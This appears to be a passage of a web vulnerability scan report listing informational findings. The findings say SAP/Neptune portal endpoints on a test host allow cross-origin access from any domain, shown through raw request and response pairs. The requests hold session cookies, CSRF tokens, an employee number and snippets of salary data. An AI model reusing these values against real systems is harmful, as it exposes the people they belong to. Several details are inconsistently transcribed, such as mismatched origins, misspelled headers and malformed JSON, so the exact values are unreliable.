Path: **/neptune/zalaris_launchpad_standard**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://gaivfroqlgqn.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zalaris_launchpad_standard?ajax_id=GET_APP_TIMESTAMP&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dpx=21100006&
field_id=00053&ajax_value=ZMFP_PORTAL_NEWS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zXx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656581290353; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
```

```
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.b10b857827d042f7
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-b10b857827d042f7-01
Origin: https://gaivfroqlgqn.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:29:26 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 161
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelAppCacheAppTimestampData":{"APPLID":"ZMFP_PORTAL_NEWS","LANGUAGE":"","UPDDAT":"20220615","UPDTIM":"222720","INVALID":false,"DESCR":"News for MFP
portal"}}
```

10.35. https://testportal.zalaris.com/neptune/zmfp_annual_statement

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_annual_statement

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://filmqmdueh.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_annual_statement?ajax_id=GET_MASTERLIST&ajax_applid=ZMFP_ANNUAL_STATEMENT&sap-client=650&dpx=21100006&field_id=00113 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656582191057; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NzIXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.7bb591a753314fba
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-7bb591a753314fba-01
Origin: https://filmqumudueh.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:45:11 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 88
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelMasterListData":{"2","LINE","EDAGTY",4,"2018",5,"2019",6,"2020",7,"2021",8,"2022"}}
```

10.36. https://testportal.zalaris.com/neptune/zmfp_availability

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_availability

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin <https://jazzfltvfcup.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_availability?ajax_id=SYNC&ajax_applid=ZMFP_AVAILABILITY&sap-client=650&dpx=21100006&field_id=00111 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea607cf7e2499ed8410ba9f;
```

```
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656582191057; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.45065513b9814c01
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-45065513b9814c01-01
Content-Length: 47
Origin: https://jazcfltvfcup.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GT_FORMDATA":{},"GS_PARAMS":{},"GS_INPUT":{}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:51:08 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none,noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 14137
dvp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://lid.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelMasterListData":
[36,"PERNR","REC_ID","REF_ID","REC_TYPE","LOCKED","STATUS","CDATE","CTIME","UNAME","BEGDA","ENDDA","BEGUZ","ENDUZ","STNBY","WF_ID","ACTION","APORID"
,"ADATE","ATIME","MSG","COMME
...[SNIP]...
```

10.37. https://testportal.zalaris.com/neptune/zmfp_dash_ess_next_salary

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_dash_ess_next_salary

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://trenubzhuwku.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_dash_ess_next_salary?ajax_id=ESS_SALARY_DETAILS&ajax_applid=ZMFP_DASH_ESS_NEXT_SALARY&sap-client=650&dpx=21100006&field_id=00089
HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zXx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656582191057; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5-f9c80525f83a49d2
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-f9c80525f83a49d2-01
Origin: https://trenubzhuwku.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:50:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 1570
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://tiles.elastic.co
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloPageMainData":{"PERNR":"","00034448","DAYS":"","MONTH_1":"","June 2022","MONTH_1_BEG":"","20220601","MONTH_1_END":"","20220630","SALARY_1":"","0.00
","CURR_1":"","NOK, Net","VIS_1":true,"MONTH_2":"","May 2022","MO
...[SNIP]...
```

10.38. https://testportal.zalaris.com/neptune/zmfp_ess_payslip

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_ess_payslip

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

```
POST /neptune/zmfp_ess_pay slip?ajax_id=GET_MONTHS&ajax_applid=ZMFP_ESS_PAYSLIP&sap-client=650&dxp=21100006&field_id=00198 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJHpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656582191057; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5-f3f80123a88f4b64
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-f3f80123a88f4b64-01
Origin: https://hdaagqpsezhb.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

```

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:49:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 40
dnp-sap: 21100006
x-user-login-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloselMonthsData":[2,"Kev","Text"]}

```

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/neptune/zmfp home screen**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin <https://iwqmkvjslpx.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_home_screen?ajax_id=EVENTS_KPI&ajax_applid=ZMFP_HOME_SCREEN&sap-client=650&dxp=21100006&field_id=00187 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656582191057; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.518f66a46568497a
